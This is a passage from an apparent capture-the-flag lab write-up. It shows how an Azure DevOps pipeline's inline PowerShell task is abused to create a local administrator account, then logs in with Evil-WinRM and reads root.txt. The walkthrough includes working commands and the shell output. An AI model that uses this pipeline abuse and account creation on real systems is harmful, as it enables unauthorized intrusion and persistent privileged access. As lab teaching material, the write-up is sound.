We also need to configure the agent to do something. Again, there are many things the agent can do since the list of tasks is quite long, but let's use the PowerShell task. Click the **+** button on the agent job item to add a new task, choose the PowerShell task and then click **Add**.

Azure DevOps Pipeline interface showing a build pipeline named 'PartsUnlimited-CI'. The pipeline has a single job named 'Agent job 1' which runs on an agent. A search bar at the top right shows 'powershell'. A sidebar on the left lists various pipeline categories like Builds, Releases, Library, Task groups, Deployment groups, Test Plans, and Artifacts.

Click the new PowerShell task and set it to run it as `Inline`. This allows us to insert PowerShell code directly, and in the script block we can run `net user cube Password123! /add ; net localgroup administrators cube /add` to create an administrator user. Then click `Save & Queue` to start the job.

Azure DevOps Pipeline interface showing the configuration for 'Agent job 1'. A new PowerShell task is added and selected. The 'Type' is set to 'Inline' and the 'Script' field contains the PowerShell command: 'net user cube Password123! /add ; net localgroup administrators cube /add'. Other settings like Task version, Display name, and ErrorActionPreference are also visible.

We can now connect to the machine using Evil-WinRM and the credentials `cube / Password123!` and read the `root.txt`.

```
evil-winrm -i 10.10.10.203 -u cube -p Password123!
```

```
evil-winrm -i 10.10.10.203 -u cube -p Password123!  
Evil-WinRM shell v2.3  
Info: Establishing connection to remote endpoint  
PS C:\Users\cube\Documents> cd \users\administrator\desktop  
PS C:\users\administrator\desktop> ls  
  
Directory: C:\users\administrator\desktop  
  
Mode                LastWriteTime         Length Name  
----                -----          ----- ----  
-ar---       10/5/2020 12:01 AM            34 root.txt
```